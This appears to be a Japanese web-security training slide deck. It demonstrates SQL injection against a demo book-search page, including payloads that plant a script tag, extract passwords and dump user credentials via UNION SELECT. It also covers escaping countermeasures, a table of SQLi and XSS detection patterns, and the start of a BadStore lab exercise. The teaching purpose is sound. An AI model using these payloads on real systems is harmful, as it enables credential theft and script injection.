


| 蔵書ID | タイトル | 著者名 | 出版社 | 出版年 | 価格 |
|------|---------------------|------|-------|---------|------|
| 1003 | 風の歌を聴け | 村上春樹 | 講談社 | 1979/01 | 1260 |
| 1004 | 中国行きのスロウ・ポート (中公文庫) | 村上春樹 | 中央公論社 | 1997/04 | 600 |
| 1001 | 1Q84 BOOK1 | 村上春樹 | 新潮社 | 2009/05 | 1800 |
| 1002 | 1Q84 BOOK2 | 村上春樹 | 新潮社 | 2009/05 | 1800 |

「O'Reilly」を検索するとエラーになる…

■ /sqli001.php?author=

O'Reilly



```
<b>Warning</b>: pg_query() [
```

攻撃用の文字列コードで検索する

■ /sqli001.php?author=

```
'%3Bupdate+books+set+publisher=publisher||  
'<script+src="evil.js"></script>'--
```


■ 検索されるSQL文は...

```
select id, title, author, publisher, date,  
price from books where author = '';  
update books set publisher=publisher||  
'<script src="evil.js"></script>'--
```

SQLインジェクションで任意のJSが実行可能に

■ `http://example.jp/evil.js`


```
alert(document.cookie);
```



データベースから情報漏えいの危険性も

■/sqli001.php?author=

```
'+and+cast((select+id+||'+:+'+||pwd+from+users  
+offset+0+limit+1)+as+integer)>1--
```



顧客データ・登録パスワードの漏えい

■ /sqli001.php?author=

```
' + union + select + null, id, pwd, name, addr, null +  
from + users --
```

http://example.jp/wasbook/sqli001.php?author=' + union + select + null, id, pwd, name, addr, null + from + users --

| 蔵書ID | タイトル | 著者名 | 出版社 | 出版年 | 価格 |
|------|------|--------|----------|------|---------|
| | | sato | password | 佐藤一志 | 神奈川県横浜市 |
| | | tanaka | p@ssword | 田中京子 | 東京都港区三田 |
| | | yamada | pass1 | 山田太一 | 神奈川県川崎市 |

対策：SQLの文字列を必ずエスケープ

- '村上春樹'
- '05341'
- '0' 'Reilly'
 - ↑ シングルクォートを二重にエスケープする
- 数値リテラルも形式をチェックする
 - -1
 - 3.14
 - 6.022141e23

対策まとめ：エスケープ処理を適切に

- HTMLエスケープ
 - `<script>` → `<script>`
- JavaScriptエスケープ
 - `"` → `¥"`、`'` → `¥'`
- UNICODEエスケープ
 - 吉 → `¥u5409`
- SQLエスケープ
 - `'` → `"`
 - プレースホルダ（安全なライブラリ）を使う

診断時に利用する検出パターン（目安）


2.4 診断時に利用する診断項目毎の検出パターン（目安）、脆弱性有無の判定基準について

各診断項目における検出パターン及び脆弱性有無の判定基準は以下のとおり。なお、厳密な意味で言えば、本基準で判定される挙動は、「当該脆弱性がある可能性が高い」ということになる（必ず当該脆弱性があることを100%保障はしない）。

| (A) SQL インジェクション | | | |
|------------------|------------------------------|----------------|-------------------------------------------------------------------------------------------------------|
| 検出パターン | | 脆弱性有無の判定基準 | 備考（脆弱性有無の判定基準詳細、その他） |
| 1 | 「'」（シングルクォート）1 個 | エラーになる | レスポンスに DBMS 等が出力するエラーメッセージ（例: SQLException、Query failed 等）が表示された場合にエラーが発生したと判定します。 |
| 2 | 「検索キー」と「検索キー and a='a」の比較 | 検索キーのみと同じ結果になる | HTTP ステータスコードが一致し、かつレスポンスの diff(差分)が全体の 6%未満の場合、同一の結果と判定します。検査対象が検索機能の場合は、検索結果件数が同一の場合にも、同一の結果と判定します。 |
| 3 | 「検索キー(数値)」と「検索キー and 1=1」の比較 | 検索キーのみと同じ結果になる | 同上 |

| (B) クロスサイト・スクリプティング(XSS) | | | |
|--------------------------|-----------------------------------------------------------|-----------------|---------------------------------------------------------------------------------------------------------------------------------------|
| 検出パターン | | 脆弱性有無の判定基準 | 備考（脆弱性有無の判定基準詳細、その他） |
| 1 | 「>"><hr>」 | エスケープ等されずに出力される | レスポンスボディに検査文字列の文字列がエスケープ等されずに出力されると脆弱と判定します。 |
| 2 | 「>"><script>alert(document.cookie)</script>」 | エスケープ等されずに出力される | 同上 |
| 3 | URL 中のファイル名として <script>alert(document.cookie)</script> | エスケープ等されずに出力される | 同上。http://www.xxxx.jp/service/index.html という URL であった場合、「index.html」の部分に検査文字列をエンコードせずに挿入します。 |
| 4 | javascript:alert(document.cookie); | href 属性等に出力される | レスポンスボディの特定の URI 属性(src, action, background, href, content)や、JavaScript コード(location.href, location.replace)等に検査文字列が出力される場合、脆弱と判定します。 |

演習：BadStoreで脆弱性診断を試みよう



BADSTORE.NET
Quick Item Search

Welcome Lawrence - Cart contains 0 items at \$0.00 [View Cart](#)

The following are new items:

| ItemNum | Item | Description | Price | Image | Add to Cart |
|---------|--------------|-------------------------|---------|-------|--------------------------|
| 1000 | Snake Oil | Useless but expensive | 11.50 | | <input type="checkbox"/> |
| 1003 | Magic Rabbit | Cute white bunny | 12.50 | | <input type="checkbox"/> |
| 1005 | Perfect Code | The rarest magic of all | 5000.00 | | <input type="checkbox"/> |

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)
[My Account](#)
[Login / Register](#)

- Suppliers Only -
[Supplier Login](#)
[Supplier Contract](#)
[Supplier Procedures](#)

- Reference -



演習1: ソースコード一式 (badstore.zip) の解凍

- 演習ファイル badstore.zip をダウンロード・解凍
 - <https://www.10t.dev/alpine-iot/edu/badstore.zip>
- コンソールを開く
- カレントディレクトリを badstore に移動する
- vagrant up コマンドを実行する※
 - データベースの初期設定でしばらく時間がかかります
- vagrant ssh でログインする
 - ゲストOSのLinuxでコンソール操作が可能になります

※Vagrantがインストールされていない場合は以下からダウンロードしてインストールする
<https://developer.hashicorp.com/vagrant/install>


ブラウザから <http://localhost:9999/> にアクセスする

Homeを
クリックする




まず Quick Item Search で「1000」を検索する

1000



The screenshot shows a web browser window with the URL `10.12.0.87/cgi-bin/badstore.cgi`. The page header features the **BADSTORE.NET** logo in yellow on a green background. Below the logo is a search bar labeled "Quick Item Search" with a magnifying glass icon. A red dashed box highlights this search bar, and a red arrow points to it from the number "1000" on the left. The page content includes a navigation menu on the left with links like "Home", "What's New", "Sign Our Guestbook", "View Previous Orders", "About Us", "My Account", and "Login / Register". The main content area displays "Welcome to BadStore.net!" and a large black and white photograph of a stone building with a sign that reads "GASKILL BROS".

Quick Item SearchでSQLエラー発生させよう



Quick Item Searchで全商品を表示させよう

The screenshot shows the BadStore.net search results page. The browser address bar displays "10.12.0.87/cgi-bin/badstore.c". The page header includes the "BADSTORE.NET" logo and a "Quick Item Search" button. A navigation sidebar on the left contains links for Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, Suppliers Only, and Reference. The main content area displays a table of search results with the following data:

